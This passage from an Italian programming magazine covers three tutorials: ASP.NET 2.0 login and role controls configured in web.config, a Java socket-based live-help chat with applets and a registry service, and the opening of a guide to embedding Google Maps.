3 Eseguire l'applicazione scegliendo il menu *Debug | Start Without Debugging* oppure premendo i tasti *CTRL* e *F5*.

4 L'ultimo passo è quello che permette all'applicazione di creare automaticamente due ruoli all'interno del database degli utenti: *Administrators* e *Friends*. Il codice che provvede a realizzare questa funzionalità risiede nel file *global.asax* all'interno dell'evento *Application_Start*.

```
void Application_Start(Object sender, EventArgs e) {
    SiteMap.SiteMapResolve += new
                        SiteMapResolveEventHandler(
                                AppendQueryString);
    if (!Roles.RoleExists("Administrators"))
                Roles.CreateRole("Administrators");
    if (!Roles.RoleExists("Friends"))
                Roles.CreateRole("Friends");
}
```

Il codice utilizza le classi del *Membership*, tra le quali la classe *Roles*, per controllare che il ruolo non sia già presente nel database. Nel caso in cui il sito non sia stato mai visitato il codice provvede a creare i due ruoli utilizzando il metodo *CreateRole()*. Il metodo accetta un parametro stringa che rappresenta il nome del ruolo.

IMPLEMENTARE IL LOGIN

Analizzando nel dettaglio le pagine generate dal kit di Visual Web Designer 2005 Express Edition possiamo vedere che all'interno della pagina *Default.aspx* vengono utilizzati due controlli: il *LoginView* e il *LoginStatus* (vedi **Figura 2**).

All'interno della pagina *Register.aspx*, invece, troviamo il controllo *CreateUserWizard* che permette





Fig. 2: **I controlli LoginView e LoginStatus contenuti nel sito creato tramite il template Personal Web Site Kit**

di aggiungere utenti al proprio database senza scrivere una riga di codice!
Tutti i controlli di Login sono legati ad alcune istruzioni che occorre, necessariamente, inserire all'interno del file di configurazione del sito: il *web.config*. Vediamo le righe necessarie per implementare il login:

```
<authentication mode="Forms">
        <forms loginUrl="Default.aspx"
          protection="Validation" timeout="300" />
</authentication>
```

Attraverso il tag *<authentication>* è possibile specificare il metodo da utilizzare per implementare l'autenticazione degli utenti. Nel nostro caso occorre specificare il modo Forms per indicare che si utilizzerà una pagina web per gestire l'autenticazione. Tramite il tag *<location>* è possibile, invece, specificare una directory, utilizzando l'attributo path, dove autorizzare solo un particolare gruppo di utenti o degli utenti specifici.
Vediamo un esempio dove viene specificato che solo gli amministratori del sito possono accedere alla directory *Admin:*

```
<location path="Admin">
    <system.web>
        <authorization>
            <allow roles="Administrators"/>
                <deny users="*"/>
        </authorization>
    </system.web>
</location>
```

Il tag *<allow>* all'interno della sezione *<authorization>* permette di specificare gli utenti e i ruoli che hanno accesso alla directory specificata.
Il tag *<deny>*, invece, permette di specificare gli utenti e i ruoli ai quali è negato l'accesso alla

I TUOI APPUNTI

directory. Utilizzando caratteri speciali come * e ? è possibile dichiarare, rispettivamente, tutti gli utenti o solo quelli anonimi.

I PRINCIPALI CONTROLLI PER IL LOGIN

Vediamo in dettaglio i principali controlli che sono stati aggiunti in ASP.NET 2.0 per gestire il Login. Il primo controllo che prendiamo in esame è il *LoginView* che permette di definire una zona all'interno della pagina web dove inserire i controlli per il Login. Questa zona, o vista, assume diversi aspetti in base allo stato di autenticazione dell'utente e al suo ruolo.
Ad esempio, all'interno del sito creato in precedenza, il *LoginView* è utilizzato per visualizzare i campi di testo e i pulsanti per effettuare l'accesso, ma successivamente, una volta che l'utente si è autenticato, il controllo mostra un messaggio di benvenuto (vedi **Figura 3**).

Fig. 3: ***Le due viste del controllo LoginVire prima e dopo l'autenticazione***

Per definire i controlli e l'aspetto che la vista assumerà prima e dopo l'autenticazione dell'utente, il controllo offre quello che viene chiamato uno *smartag,* ovvero un veloce riferimento alle principali funzionalità del controllo. In **Figura 4** è visualizzato il controllo all'interno dell'ambiente di sviluppo dopo che è stato attivato lo *smartag* (il piccolo pulsante con il triangolo).
Tramite la combo box *Views* è possibile scegliere tra le varie viste disponibili e, tramite la voce *Edit Template,* inserire all'interno della vista i vari controlli. Esistono due voci all'interno della combo box *Views* chiamate *AnonymousTemplate* e *LoggedInTemplate* che, rispettivamente, permettono di costruire la pagina nel caso in cui sta navigando un utente anonimo e un utente autenticato.

Fig. 4: ***Il controllo LoginView durante la fase di editing della pagina***

Tramite la voce *Edit RoleGroups* è possibile aggiungere una vista associata ad un ruolo, specificato precedentemente tramite il sito di amministrazione, in modo da visualizzare dei componenti solo a particolari utenti aventi quel particolare ruolo.
Il secondo controllo che prendiamo in esame è il *Login.* Questo controllo è composto da tutti gli elementi necessari all'autenticazione dell'utente e possiede anche tutto il codice, nascosto e non modificabile, per gestire automaticamente questa funzionalità. Il controllo è in grado anche di scatenare degli eventi che possono essere gestiti per modificare o integrare il comportamento di base. Tra i più interessanti troviamo *LoggedIn* e *LoggingIn* che servono a effettuare delle operazioni, rispettivamente, quando l'utente si è autenticato e quando ha premuto il pulsante per autenticarsi.
Una volta inserito all'interno della pagina web il controllo disegna la classica interfaccia composta da campi di testo per lo username e la password, un check box per generare un cookie di autenticazione utile per evitare successive autenticazioni da parte dell'utente, e un pulsante per attivare il processo di autenticazione.

Fig. 5: ***Il controllo Login durante la fase di editing della pagina***

In **Figura 5** è rappresentato il controllo *Login* durante la fase di costruzione della pagina ASP.NET. Il menu dello smartag permette, tramite la voce *Auto Format*, di specificare un formato grafico più accattivante tra una scelta di sei template. Inoltre è possibile modificare il template selezionando la voce *Convert To Template* ed aggiungere o modificare i controlli inseriti dentro il Login. Il terzo controllo che analizziamo è il *CreateUserWizard* presente all'interno della pagina *Register.aspx* del sito creato precedentemente. Il controllo permette di creare un utente ed aggiungerlo automaticamente all'interno del database degli utenti del sito. In **Figura 6** è rappresentato il controllo all'interno di Visual Web Designer 2005.
Il controllo viene fornito con due semplici passi:

PER SAPERNE DI PIÙ

SQL Injection è una tecnica che permette ad un utente malintenzionato di accedere a dei dati privati contenuti all'interno del database. Solitamente le pagine del sito che accedono al database utilizzando delle istruzioni SQL costruite concatenando informazioni inserite dall'utente, sono soggette a questo tipo di attacco.





Fig. 6: ***Il controllo CreateUserWizard durante la fase di editing della pagina***

la raccolta dei dati dell'utente e il messaggio di avvenuta registrazione. Questi passi sono modificabili tramite la combo box *Step* presente nel menu di *smartag*. Inoltre, utilizzando la voce *Add /Remove Wizard Steps* è possibile aggiungere o rimuovere ulteriori passi all'interno del controllo.
Tra le varie funzionalità che offre *CreateUserWizard* troviamo la possibilità di inviare una email all'utente che si è registrato. Questa operazione è attuabile previa impostazione della proprietà *MailDefinition*. Impostando i campi di questa proprietà, come ad esempio l'oggetto della mail *(Subject)* e il mittente *(From)*, è possibile definire il contenuto del messaggio da inviare.
Inoltre, tramite dei particolari tag è possibile riportare all'interno della mail informazioni inserite dall'utente durante la fase di registrazione. Utilizzando *<%Username%>* e *<%Password%>* è possibile inserire nel messaggio, rispettivamente, lo username e la password scelti dall'utente durante la registrazione.
L'ultima operazione necessaria per inviare una email è quella di definire il server di posta smtp da utilizzare. Questo avviene tramite la definizione di una sezione *smtp* all'interno del file di configurazione del web.
Vediamo un esempio:

```
<system.net>
  <mailSettings>
    <smtp deliveryMethod="network" from=
                        "webmaster@my-site.com">
      <network
        host="localhost"
        port="25"
        defaultCredentials="true"
      />
    </smtp>
  </mailSettings>
</system.net>
```

COSA C'È SOTTO?

Fino a questo punto dell'articolo non ci siamo interessati di cosa succede dietro le quinte.
I controlli aggiungono e modificano gli utenti, cambiano password, effettuano l'autenticazione, ecc. ma il programmatore non ha mai dovuto occuparsi del database, di creare stored procedures, di scrivere il codice per accedere al database, ecc.
L'intento dei programmatori di ASP.NET 2.0 è stato proprio quello di nascondere il funzionamento dei controlli dalla gestione degli utenti all'interno della base dati.
Infatti, l'unica cosa richiesta per attivare automaticamente tutto il processo di autenticazione è inserire all'interno del *web.config* la modalità di autenticazione *Forms:*

```
<system.web>
        <authentication mode="Forms" />
</system.web>
```

A questo punto, una volta lanciata l'applicazione web e utilizzato un controllo di *Login,* il sistema copierà un database vuoto, chiamato *aspnetdb .mdf,* all'interno della directory speciale chiamata *App_Data*.
L'accesso a questo database è automaticamente definito da una stringa di connessione definita all'interno del *machine.config.*
Lo sviluppatore può ridefinire la stringa di connessione per far puntare i controlli di Login ad un altro database tramite la seguente sezione del *web.config:*

```
<connectionStrings>
<remove name="LocalSqlServer" />
<add name="LocalSqlServer" connectionString=
                   "Data Source=.\SQLExpress;Integrated
                        Security=True;User Instance=True;
  AttachDBFilename=|DataDirectory|aspnetdb.mdf"/>
</connectionStrings>
```

La prima istruzione rimuove la stringa di connessione definita globalmente nel *machine.config* mentre la seconda ne definisce una nuova.
In questo esempio viene utilizzata la stringa di connessione verso un'istanza di SQLExpress ma è possibile utilizzare anche altri database come, ad esempio, Microsoft Access.

CONCLUSIONI

I nuovi controlli di Microsoft dedicati all'autenticazione sono piuttosto comodi e potenti. Come al solito il primo impatto è visuale, ma se avrete la pazienza e la voglia di andare più in profondità scoprirete che le possibilità di customizzazione sono davvero elevate.

Fabio Claudio Ferracchiati

SUL WEB

Per approfondire l'argomento sulla gestione degli utenti in ASP.NET 2.0 è possibile trovare esempi e documentazione su:

Il sito ufficiale della Microsoft:
http://lab.msdn.microsoft.com

Il sito di ASP.NET:
http://www.asp.net

E il sito di GotDotNet:
http://www.gotdotnet.com

Aiuto in tempo reale con JAVA

Implementiamo un'applicazione di "Live Help" che ci consente di parlare con un operatore mentre si naviga su un sito di e-commerce quando si necessita di supporto immediato

Problema: disponiamo di un sito web di commercio elettronico. Ci siamo resi conto che i nostri utenti sono piuttosto diffidenti verso l'acquisto online, inoltre per pigrizia o per scarsa volontà tendono a non leggere la chiara documentazione che comunque abbiamo reso disponibile e che specifica le modalità di spedizione, pagamento etc. Per questo motivo abbiamo deciso di creare un servizio di *LiveHelp*. Il servizio ha un funzionamento molto semplice. Sulla nostra Home Page campeggia un'icona ben visibile che recita *"Parla direttamente con un operatore"*. Cliccando sull'icona si aprirà una finestra di *Chat* che metterà in contatto direttamente l'utente con l'operatore. Questo consente a chi visita lo store di avere un contatto umano e diretto con una persona che potrà fornirgli tutte le informazioni del caso. Il progetto presenta qualche problema di implementazione. Prima di tutto devono essere reperiti gli indirizzi IP dei due estremi della connessione, in secondo luogo deve essere istituito una sorta di semaforo, tale che se tutti gli operatori sono impegnati nessuna ulteriore richiesta può essere inoltrata.

IN PRATICA

L'applicazione è composta da due Applet, una che viene utilizzata dagli operatori dell'helpdesk ed un'altra che viene impiegata dagli utenti esterni, che si connettono in cerca di aiuto. Il codice delle due Applet, come vedremo, è quasi identico. Solo poche differenze permettono di agire da operatore di helpdesk o da utente in cerca di aiuto. Una tipica sessione di chat è illustrata in **Figura 1**. L'interfaccia utente dell'Applet è basilare. In alto è presente un titolo, con di fianco una icona. Questa è un semaforo, che ha significati leggermente diversi in funzione della tipologia di utente. Nel caso di un utente, se è verde, il servizio è disponibile. Se è rossa, non è disponibile. Nel caso di un operatore, se è verde, si è in attesa





Fig. 1: L'inesperto utente sta cercando aiuto per utilizzare la propria stampante (le Applet sono eseguite all'esterno di una pagina HTML)

o fase di chat con un utente. Se è rossa, la connessione è stata chiusa e bisogna ricaricare la pagina. Ovviamente esistono diversi operatori di helpdesk, e potenzialmente numerosi utenti. Per gestire l'incontro tra domanda ed offerta l'applicazione utilizza un registro. Questo servizio rimane in ascolto di connessioni da parte dell'Applet. Quando si presenta un'Applet di un operatore, il suo indirizzo IP viene memorizzato nell'elenco di quelli disponibili.
Quando si presenta un'Applet di un utente, gli viene assegnato il primo IP dell'elenco degli operatori disponibili, se ce ne sono. Una volta che entrambi hanno l'indirizzo IP a cui connettersi, le due Applet entrano in chat tra di loro.

CREAZIONE DEL REGISTRO

Per prima cosa analizziamo la realizzazione del registro. Sarà necessario importare una serie di classi per l'I/O e per la comunicazione di rete. In particolare, le Applet ed il registro utilizzeranno normali socket:

```
/** RegistroService **/
package it.ioprogrammo.livehelp.server;
import it.ioprogrammo.livehelp.utils.Utils;
import java.io.IOException;
import java.io.InputStream;
```

```
import java.net.ServerSocket;
import java.net.Socket;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
```

La classe *RegistroService* realizza tutto nel costruttore, che fa uso di un unico campo. Questo è di tipo *List* e si chiama *availableHosts:*

```
/**
 * Servizio che mantiene il registro degli operatori
 * di help desk attualmente connessi e disponibili
*/
public class RegistroService {
    final List availableHosts = new ArrayList();
```

Il costruttore può sollevare una eccezione *IOException,* in quanto si possono verificare numerosi problemi di rete. Per creare un punto d'ascolto viene creata una ServerSocket in ascolto su una porta specifica, il cui numero è centralizzato nella classe *Utils* nell'attributo *registroServicePort.* Questo sistema permette di evitare la duplicazione della configurazione in più punti dell'applicazione.

```
    public RegistroService() throws IOException {
        byte[] buffer = new byte[ Utils.IP_STRING_SIZE ];
        System.out.println("RegistroService.()
                    servicePort=" + Utils.registroServicePort);
        final ServerSocket ss = new
                    ServerSocket(Utils.registroServicePort);
        System.out.println("RegistroService.() pronto");
```

Come accortezza, il codice imposta subito un gestore di evento che si occupa di chiudere la server socket quando la Java Virtual Machine viene interrotta, ad esempio chiudendo la finestra:

```
    Runtime.getRuntime().addShutdownHook(
                                            new Thread() {
        public void run() {
            System.out.println("RegistroService.():
                                        chiusura in corso");
            try {
                ss.close();
            } catch (IOException e) {
                e.printStackTrace();} }
        } );
```

Un ciclo infinito si occupa di ricevere le richieste dai client e di soddisfarle. Le operazioni di risposta non implicano tempi lunghi, ed il sistema è fasato per un numero di utenti contenuto. Per questo motivo il server del registro non è a thread multipli. Questo aspetto avrebbe inoltre complicato notevolmente il codice:

```
        do {
            Socket s = ss.accept();
            InputStream inputStream = s.getInputStream();
            if (inputStream.read(buffer) != -1) {
                String ip = new String(buffer);
                System.out.println(
                        "RegistroService.() richiesta da " + ip);
```

Ad ogni connessione viene letto un blocco di 16 byte. Il primo byte è un carattere di controllo, che indica se il messaggio proviene da un operatore o da un utente. I seguenti 15 byte contengono l'indirizzo IP del chiamante. Questa informazione è ridondante, in quanto si potrebbe determinare l'indirizzo IP di chi chiama analizzando l'oggetto *Socket* di connessione. Nel caso di un operatore, il suo indirizzo IP viene aggiunto all'elenco, se questo già non lo contiene:

```
                //censimento postazione di lavoro
                if (ip.charAt(0) == Utils.SUPPORT_WS) {
                    if (!availableHosts.contains(ip.substring(1))) {
                        availableHosts.add( ip.substring(1) );}
                    dump();
                }
```

Nel caso invece della connessione di un utente, viene inviata una risposta che contiene l'indirizzo IP del primo operatore disponibile. Nel caso non ci siano operatori disponibili, vengono restituiti tutti spazi. In questo caso il client capisce che è necessario riprovare in seguito. La dimensione della risposta è sempre di 15 byte.

```
                //richiesta di connessione da parte
                //di un cliente esterno
                if (ip.charAt(0) == Utils.CUSTOMER_WS) {
                    if (availableHosts.size() == 0) {
                        //in caso non ci siano postazioni
                        //libere ritorna un rimbalzo
                        s.getOutputStream().write(
                                Utils.SPACE_15.getBytes() );
                    } else {
                        String serviceIp = (String)
                                        availableHosts.get(0);
                        s.getOutputStream().write(Utils.padIp(
                                    serviceIp ).getBytes());
                        availableHosts.remove(serviceIp);
                        dump();}} }
            inputStream.close();
            s.close();
        } while (true);
    }
```

Ad ogni operazione sull'elenco degli operatori viene invocato il metodo *dump(),* che non fa altro che stampare su console il contenuto della lista degli operatori disponibili. Questa è sostanzialmente una informazione di debug:

APPLET ED ICONE

L'Applet presentata nell'articolo fa uso di un metodo non illustrato nel testo, in quanto semplicemente di servizio. Si occupa di caricare le icone dell'applicazione attraverso un BufferedInputStream che legge direttamente dalle risorse dell'Applet.

I TUOI APPUNTI

```
void dump() {
  System.out.println("===");
  System.out.println("Operatori helpdesk liberi");
  System.out.println("===");
  for (Iterator iter = availableHosts.iterator();
                                          iter.hasNext(); ) {
    String ip = (String)iter.next();
    System.out.println(ip); }
}
```

Il costruttore non fa altro che lanciare la classe:

```
public static void main(String[] args) throws
                                     IOException {
   new RegistroService(); } }
```

CREAZIONE DELL'APPLET

Passiamo ora ad analizzare come realizzare l'applet utilizzata dall'utente per connettersi al sistema. La classe *LiveHelpApplet* fa uso di molte classi del package *java.io*, *java.net* e *javax.swing*, per cui salteremo la sezione degli *import*. Per maggiori dettagli consultare il codice sorgente sul CD. La classe è una sottoclasse di JApplet. È quindi basata sulle API Swing:

```
/**
 * Applet di accesso al servizio di supporto
 * @author max
 */
public class LiveHelpApplet extends JApplet {
```

I campi della classe includono l'indirizzo locale, le icone utilizzate, le etichette e campi di testo utilizzati nell'interfaccia e gli oggetti *Socket* utilizzati per la chat:

```
InetAddress localIp;
ImageIcon disponibileIcon;
ImageIcon nonDisponibileIcon;
JLabel titleLabel;
JLabel errorLabel;
JTextArea localTextArea;
JTextArea remoteTextArea;
int lastPosition = 0;
Socket sendingSocket;
Socket receivingSocket;
```

Come forse sarà noto al lettore, le Applet hanno una gestione particolare del loro ciclo di vita. Questo è infatti controllato dal browser, in funzione dei movimenti dell'utente. L'inizio di tutto non è quindi a carico del costruttore ma del metodo pubblico *init()*. Questo svolge una serie di operazioni:

- ottiene l'indirizzo ip locale, per comunicarlo in seguito al registro operatori;
- carica le icone utilizzate nell'interfaccia utente;
- crea e configura l'interfaccia utente dell'Applet;
- avvia la socket di ricezione per la chat;
- verifica la disponibilità di un operatore per attivare anche il canale di invio della chat:

```
public void init() {
  //ottiene l'indirizzo ip locale
  try {
    localIp = InetAddress.getLocalHost();
  } catch (UnknownHostException e) {
    message("Impossibile determinare l'indirizzo
                                        locale", e);}
  //carica l'icona di servizio disponibile
  disponibileIcon = createAppletImageIcon(
  "disponibile.png",
  "Servizio disponibile");
  //carica l'icona di servizio non disponibile
  nonDisponibileIcon = createAppletImageIcon(
    "nondisponibile.png","Servizio non disponibile");
  //crea l'etichetta del titolo ed imposta font e icona
  Font arialGrande = new Font("Arial", Font.BOLD, 16);
  titleLabel = new JLabel("ioProgrammo LiveHelp",
        nonDisponibileIcon, SwingConstants.LEFT);
  titleLabel.setHorizontalTextPosition(
                              SwingConstants.LEFT);
  titleLabel.setIconTextGap(150);
  titleLabel.setFont( arialGrande );
  //crea l'etichetta degli errori
  errorLabel = new JLabel(" ");
  //crea il pannello centrale con il testo ricevuto
  //ed inviato
  JPanel centralPanel = new JPanel(new BorderLayout());
  localTextArea = new JTextArea(5, 30);
  remoteTextArea = new JTextArea(5, 30);
  localTextArea.setEditable(false);
  remoteTextArea.setEditable(false);
```

È importante notare che viene aggiunto un gestore di evento al campo di testo di input, in modo che ad ogni pressione del tasto *Invio* l'ultima riga venga inviata all'altro utente collegato. Questa operazione è svolta dal metodo *sendTextRow()*:

```
  localTextArea.addKeyListener( new KeyAdapter() {
    public void keyTyped(KeyEvent e) {
      if (e.getKeyChar() == KeyEvent.VK_ENTER) {
        sendTextRow(); } } });
  centralPanel.add(new JScrollPane(localTextArea),
                               BorderLayout.NORTH);
  centralPanel.add(new JScrollPane(remoteTextArea),
                               BorderLayout.SOUTH);
  //crea l'interfaccia utente
  Container c = getContentPane();
  c.setLayout(new BorderLayout());
  c.add(titleLabel, BorderLayout.NORTH);
  c.add(errorLabel, BorderLayout.SOUTH);
```

IMMAGINI ED APPLET

Per leggere le immagini da una Applet è possibile utilizzare i metodi forniti da SUN. Questi eseguono il caricamento in modo asincrono, ed offrono gli strumenti per supervisionare lo stato di caricamento. Questo è dovuto al fatto che le Applet vivono in rete, che può avere tempi di latenza nelle risposte.

```
    c.add(centralPanel, BorderLayout.CENTER);
    //avvia la chat in ricezione
    avviaChatRicezione();
```

In base alla disponibilità di un operatore viene impostata una icona verde o rossa, come sorta di semaforo:

```
    //verifica la disponibilita' di un operatore
    //di help desk
    try {
      if (isSupportoDisponibile()) {
        titleLabel.setIcon( disponibileIcon );
      } else {
          titleLabel.setIcon( nonDisponibileIcon );}
    } catch( Exception ex ) {
       message("Impossibile accedere al server
                                        LiveHelp", ex);}
  }
```

Il metodo *isSupportoDisponibile()* invia il proprio indirizzo IP al registro operatori aprendo direttamente una socket verso l'host e la porta configurati nella classe *Utils*.

```
  /**
  * Contatta il servizio di registro e chiede l'indirizzo
  * ip di un operatore di helpdesk
  *
  * @return
  * @throws UnknownHostException
  * @throws IOException
  */
  boolean isSupportoDisponibile() throws
                              UnknownHostException,
  IOException {
    byte[] buffer = new byte[ Utils.IP_STRING_SIZE ];
    //padding a 15 spazi
    String localIpString = Utils.padIp(localIp,
                                   getRequestChar());
    Socket s = new Socket( Utils.serverHost,
                             Utils.registroServicePort );
    s.getOutputStream().write(localIpString.getBytes());
    s.getInputStream().read(buffer);
```

Se l'indirizzo IP ricevuto in risposta è vuoto, vuol dire che non esistono operatori disponibili. In tal caso l'utente vien informato con un messaggio esplicativo. Diversamente, viene aperto il canale di comunicazione verso l'indirizzo ricevuto:

```
   String remoteHost = new String(buffer);
   if (remoteHost.trim().length() == 0) {
       message("Nessun operatore disponibile.", null);
       return false;
   } else {
      avviaChatInvio( remoteHost );
      return true; }
```

```
     }
```

Il metodo che visualizza il messaggio non fa altro che impostare il testo in una etichetta di testo presente sull'interfaccia utente ed eventualmente di stampare lo *stack trace* dell'eccezione. Quest'ultima informazione ha scopi di debug:

```
  /**
  * Visualizza un messaggio nella casella degli errori
  * e stampa i dettagli dell'eccezione
  * @param msg
  * @param ex
  */
  void message( String msg, Throwable ex ) {
     errorLabel.setText(msg);
     if (ex != null) {
        ex.printStackTrace();}
     }
```

PARLARE, PARLARE

Passiamo ora ai metodi che si occupano di aprire e gestire la comunicazione chat tra due Applet. Questi metodi appartengono alla stessa classe *LiveHelpApplet*. Il metodo *avviaChatRicezione()* crea una server socket per leggere i dati. Crea anche un thread a parte, in modo che la ricezione dei dati non blocchi l'interfaccia utente principale. In questo modo invio e ricezione sono asincroni.

```
  /**
  * Avvia la socket server che gestira' la ricezione dei
  * dati nella chat
  */
  void avviaChatRicezione() {
     try {
        //crea la socket di lettura dati
       System.out.println("LiveHelpApplet.avviaChat
             Ricezione(): in ascolto su " + getChatPort2());
       final ServerSocket receivingServerSocket =
                      new ServerSocket(getChatPort2());
```

Il thread attende la connessione dell'altra parte con il metodo *accept()*. Poi attiva il canale di invio, se questo non è già attivo. Questo è necessario per via del fatto che tutte le operazioni sono asincrone e dunque non c'è certezza di quando un utente o un operatore si collegano al registro.

```
        //avvia un thread che legge i dati in arrivo
        //e li accoda sul campo di testo di lettura
        Thread t = new Thread( new Runnable() {
           public void run() {
              try {
                 receivingSocket =
                        receivingServerSocket.accept();
```

DISTRUGGERE L'APPLET

Non è illustrato nel testo dell'articolo, ma il codice dell'Applet prevede anche l'implementazione dei metodi *stop()* e *destroy()*. Il primo viene chiamato quando l'Applet viene interrotta. Il secondo quando il browser viene chiuso. In questi metodi è presente l'indispensabile codice di chiusura delle socket di comunicazione.

```
            } catch (IOException e1) {
                message("Errore di I/O in accept", e1);}
            //avvia la possibilita' di inviare messaggi
            //nel caso non sia gia' attiva
            avviaChatInvio(receivingSocket.getInetAddress()
                        .getCanonicalHostName());
```

A questo punto un ciclo infinito legge i dati di input, e fino a quando non si presenta qualche errore di comunicazione, produce i dati nel campo di testo in basso. Errori di comunicazione possono presentarsi ad esempio se l'altro utente chiude il browser.

```
        do {
            try {
                InputStream is =
                receivingSocket.getInputStream();
                int avail = is.available();
                byte[] buffer = new byte[avail];
                is.read(buffer);
                if (buffer.length != 0 &&
                    buffer[0] == Utils.EOF) {
                    close();
                    break;}
                remoteTextArea.setText(remoteTextArea
                        .getText() +new String(buffer) );
                remoteTextArea.setCaretPosition(
                        remoteTextArea.getText().length());
            } catch( SocketException e ) {
                close();
                break;
            } catch( IOException e ) {
                message("Errore di I/O", e);}
        } while (true);} } );
        t.start();
    } catch (IOException e) {
    message("Impossibile mettersi in attesa di
                                connessioni", e);
    }
}
```

INTERROMPERE LA CHAT

La chiusura di una delle due Applet in fase di chat comporta la disabilitazione del campo di testo che l'utente può digitare e la visualizzazione dell'icona del semaforo rosso. Questi due elementi, insieme ad un messaggio testuale, fanno capire all'utente che la connessione è interrotta.

La creazione del canale di invio è semplicemente la creazione di una socket. Per rendere partecipe l'utente di cosa succede, viene anche esposto un messaggio sulla finestra:

```
    /**
    * Avvia il canale di comunicazione con l'host
    * indicato
    * @param remoteHost
    */
    void avviaChatInvio( String remoteHost ) {
        if (sendingSocket != null) {return;}
        try {
            //crea la socket di invio dati
            System.out.println("LiveHelpApplet
                    .avviaChatInvio(): " + remoteHost +
                    ": " + getChatPort1() );
            sendingSocket = new Socket( remoteHost,
                    getChatPort1() );
            message("In chat con " + remoteHost, null);
            localTextArea.setEditable(true);
        } catch (Exception e) {
            message("Impossibile iniziare la sessione di
                    chat", e);
        }
    }
```

L'invio del testo è implementato nel metodo *sendTextRow()*, che non fa altro che ottenere lo stream di output e su questo scrivere la stringa come vettore di byte:

```
    /**
    * Invia una riga di testo all'altro endpoint
    */
    void sendTextRow() {
        String text = localTextArea.getText();
        String textRow = text.substring(lastPosition);
        lastPosition = textRow.length();
        try {
            System.out.println("LiveHelpApplet.sendTextRow(
                    ) textRow=" + textRow);
            sendingSocket.getOutputStream().write(
                    textRow.getBytes());
        } catch (SocketException e) {
            close();
        } catch (IOException e) {
            message("Impossibile inviare i dati", e);
    }
}
```

L'applet *SupportLiveHelpApplet* è invece destinata agli operatori di help desk, ed ha piccolissime differenze rispetto a quanto visto.
Inoltre, l'Applet di supporto si presenta immediatamente al registro, per essere censita, con una chiamata nel metodo *init()*.
Si noti che questa configurazione funziona se si lanciano le due Applet sulla stessa macchina, oppure se le si firma e gli si concedono i diritti di accesso alle socket. Per default, infatti, le Applet si possono connettere in rete solo con il server da cui sono state scaricate.

CONCLUSIONI

L'implementazione qui illustrata è basilare, ma mostra un uso non banale delle socket e può dare una idea delle problematiche relative alla comunicazione di rete, come la necessità di uso dei thread.
Una versione completa di questa tipologia di applicazioni è infatti notevolmente più complessa.

Massimiliano Bigatti

Le mappe di Google nel tuo sito

Fra le tante API rese disponibili da Google, ne spicca una dall'utilità indiscutibile che consente di visualizzare una mappa geografica e contrassegnare i suoi punti notevoli. Vediamo come usarla

Negli ultimi anni, molte applicazioni utilizzate per la gestione di business fanno uso di funzionalità cartografiche per poter visualizzare, a livello geografico, le più svariate informazioni.
Un esempio tipico è quello del turismo. Molte agenzie offrono sul proprio sito una mappa delle località servite, e spesso su di essa vengono evidenziati punti notevoli come alberghi, ristoranti, punti panoramici, monumenti e musei. Sul mercato esiste un nutrito numero di applicazioni che consentono la gestione di funzioni cartografiche, un esempio è Mappoint di Microsoft che abbiamo trattato in un recente articolo. Fra gli ultimi, ma anche fra i più innovativi, ad avere approcciato il settore delle applicazioni di cartografia c'è Google. Il *Google Maps* è già diventato un fenomeno di costume per la quantità di funzionalità e per la qualità delle mappe esposte. In questo articolo mostreremo come inserire nel proprio sito web delle funzionalità cartografiche, per farlo ci appoggeremo a delle API rese disponibili proprio da Google per interfacciarsi al proprio *Google Maps*. Il modello ad oggetti in questione fa uso della tecnologia JavaScript ed è disponibile all'indirizzo *http://www.google.com/apis/maps/*

COSA CI POSSO FARE?

Tanto per iniziare diamo uno sguardo a *http://maps.google.com/* e vediamo quali sono le operazioni possibili con le mappe di Google.
Ciascuna delle funzionalità esposte in questa pagina è replicabile sul nostro sito tramite una apposita API.
In **Figura 1** sono evidenziati alcuni fra gli elementi più importanti:

1) La barra di zoom **(1)**, mediante la quale è possibile ingrandire o rimpicciolire i dettagli sulla mappa

2) Le differenti possibili "viste" **(2)** della mappa, che sono:

COME INIZIARE

Per poter utilizzare le mappe di Google per il proprio sito o applicazione web, occorre possedere un account Google (ad esempio, un account di GMail). Chi non possiede l'account può registrarsi a partire dalla pagina https://www.google.com/accounts/.
Google fornisce la possibilità di generare una chiave per accedere dal proprio sito personale o aziendale alle funzionalità delle mappe.
Tale chiave è valida solo per la specifica directory di cui si fa la richiesta. Ad esempio, se si richiede la chiave per l'indirizzo: http://www.miosito.it/Gmappe, le mappe potranno solo essere utilizzate nelle pagine che risiedono nella directory "*Gmappe*" sotto la directory radice del proprio sito web.
Si tenga conto che, anche non avendo a disposizione un sito pubblico su Internet, è comunque possibile utilizzare il proprio web server personale (IIS, Apache o qualunque altro) utilizzando un indirizzo del tipo: http://localhost/Gmaps che viene comunque riconosciuto valido da Google.
Una volta effettuata la registrazione vi verrà fornito:

1 La chiave in chiaro da utilizzare per poter accedere al servizio delle mappe

2 Un esempio di codice che deve essere inserito all'interno della cartella Gmaps del vostro web server e salvato come un normale file HTML

